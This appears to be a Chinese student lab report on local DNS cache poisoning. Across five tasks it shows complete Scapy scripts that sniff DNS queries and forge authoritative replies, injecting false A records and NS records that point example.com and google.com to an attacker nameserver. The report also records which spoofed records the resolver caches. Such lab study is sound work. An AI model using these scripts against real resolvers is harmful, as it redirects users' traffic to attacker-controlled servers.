
Testing the DNS Setup

在user用户机上dig ns.attacker32.com 可以看到配置如下与设置一致




然后分别用不同的server去dig [www.example.com](http://www.example.com) 得到的结果如下




**桥接模式下正常dig无响应**

**TASK 1**

首先在本地DNS服务器上清除DNS缓存



在未执行攻击程序前，桥接模式下dig [www.example.com](http://www.example.com) 会超时无响应如test中结果，执行程序伪造包后结果如下



程序代码如下：

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP() # Create an IP object

ip.dst = pkt[IP].src

ip.src = pkt[IP].dst

udp = UDP() # Create a UPD object

udp.dport=pkt[UDP].sport

udp.sport=53

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.4') # Create an aswer record

dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, an=Anssec,) # Create a DNS object

spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)


myFilter = "udp and dst port 53" # Set the filter

pkt=sniff(iface='br-2d61e239ce80', filter=myFilter, prn=spoof\_dns)


**TASK 2**

切换成NAT模式下


未进行攻击前




本地DNS中清除缓存



运行攻击程序，结果如下




查看DNS缓存





关闭程序测试，结果如下说明已写入缓存中



程序代码如下：

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP() # Create an IP object

ip.dst = pkt[IP].src

ip.src = pkt[IP].dst

udp = UDP() # Create a UPD object

udp.dport=pkt[UDP].sport

udp.sport=pkt[UDP].dport

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.5') # Create an aswer record

# The Authority Section

NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')

Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='10.9.0.153')

dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=1, arcount=1, an=Anssec,ns=NSsec1, ar=Addsec1)# Create a DNS object

spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet


send(spoofpkt)


myFilter = "udp and dst port 53 "# Set the filter

pkt=sniff(iface='br-2d61e239ce80', filter=myFilter, prn=spoof\_dns)

**TASK 3**

**清除本地DNS缓存，然后执行程序，结果如下**





执行程序代码与TASK 2一致

结果如下，攻击数据已写入DNS缓存中



**TASK 4**

首先，清除本地DNS服务器的缓存，然后执行攻击程序，结果如下，代码如下所示

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP() # Create an IP object

ip.dst = pkt[IP].src

ip.src = pkt[IP].dst

udp = UDP() # Create a UPD object

udp.dport=pkt[UDP].sport

udp.sport=pkt[UDP].dport

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.5') # Create an aswer record

# The Authority Section

NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')

NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')

Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='10.9.0.153')


dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=1, an=Anssec,ns=NSsec1/NSsec2, ar=Addsec1)# Create a DNS object

spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)


myFilter = "udp and dst port 53 "# Set the filter

pkt=sniff(iface='br-2d61e239ce80', filter=myFilter, prn=spoof\_dns)



只有example.com的映射关系被写入到缓存中

将DNS设置参数改成如下：ns=NSsec2/NSsec1，结果如图，google.com到attacker32.com的映射被存储到缓存中



观察发现，DNS缓存只写入ns参数设置中的第一条，虽然能在AUTHORITY SECTION中同时映射，但映射关系只有第一条会被存储到缓存中去。

**TASK 5**

首先清除本地DNS服务器缓存，然后执行新的攻击程序，代码如下

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "www.example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP() # Create an IP object

ip.dst = pkt[IP].src

ip.src = pkt[IP].dst

udp = UDP() # Create a UPD object

udp.dport=pkt[UDP].sport

udp.sport=pkt[UDP].dport

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.5') # Create an aswer record

# The Authority Section

NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')

NSsec2 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.example.com')

Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='10.9.0.153')

Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200, rdata='5.6.7.8')

Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')

dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=3, an=Anssec,ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)# Create a DNS object


spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)


myFilter = "udp and dst port 53 "# Set the filter

pkt=sniff(iface='br-2d61e239ce80', filter=myFilter, prn=spoof\_dns)

结果如下



查看DNS缓存发现



Additional Section段只有ns.example.com被写入dns缓存中。

[www.facebook.com](http://www.facebook.com)未被写入是因为 其与AUTHORITY SECTION中的域名无关

但ns.attacker32.com未被写入的原因不明。猜测可能为cache中AUTHORITY段的顺序问题导致未被存入或者两域名之间的关联度不大